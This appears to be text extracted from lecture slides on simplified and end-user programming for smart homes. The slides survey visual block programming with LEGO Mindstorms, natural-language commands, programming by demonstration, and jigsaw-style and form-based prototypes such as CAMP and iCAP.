
Simplified Programming Languages



Visual Programming



Visual Programming



Visual Programming

Visual Programming Interface for LEGO Mindstorms (Scratch-like environment).

Common

Test 1

User Profile: Default

Home » Vehicles » TriBot » 1. Driving Base

TriBot

1. Driving Base

« Back

Move

Port: ☒ A ☐ B ☒ C

Direction: ☐ Up ☐ Down ☐ Stop


Steering: ☐ A ☐ B ☐ C

Power: 100


Duration: 3 Rotations

Next Action: ☐ Brake ☐ Coast


More help »



The image shows a screenshot of the LEGO Mindstorms Visual Programming software interface. The main workspace is a grid where a sequence of blocks is being programmed. The blocks include two 'AC' (Angular Control) blocks and one 'Sound' block. The 'AC' blocks are connected in a sequence, and the 'Sound' block is connected to the second 'AC' block. The 'AC' blocks have a green background and a gear icon. The 'Sound' block has a speaker icon. The 'Move' block at the bottom has a green background and a gear icon. The 'Move' block is configured with Port A and C selected, Direction Up, and Duration 3 Rotations. The 'Steering' section shows A and C selected. The 'Power' slider is set to 100. The 'Next Action' section shows Brake and Coast options. On the right side, there is a preview of the TriBot robot, which is a LEGO Mindstorms robot with a white body and black wheels. The robot is shown in a 3D perspective view. The background of the interface is light gray with a grid pattern. The top bar contains various icons for file operations and user profile selection. The bottom bar contains a 'Move' section with a gear icon and a 'More help' link.



Problems





Natural Language Interpretation

Always store the images from my digital camera online for sharing.

What should I do exactly...

- Detecting the correct camera
- Loading images to computer
- Login on web service, upload the photos
- ...

OK. I will automatically upload photos to Flickr if your digital camera is connected to this computer...

Programming by Demonstration




define




drag




drop



Form- or template-based programming



Dialog-guided (wizard) programming




Sequence and macro recording



Programming Ubicomp in the Home: Example System Prototypes




CAMP




Programming Ubicomp in the Home

CAMP



Programming Ubicomp in the Home


Programming by Demonstration





Programming Ubicomp in the Home

Jigsaw Metaphor



Programming Ubicomp in the Home

Jigsaw Metaphor



Programming Ubicomp in the Home

Tangible, Education




Programming Ubicomp in the Home

Tangible, Education




Programming Ubicomp in the Home

iCAP, Form Based



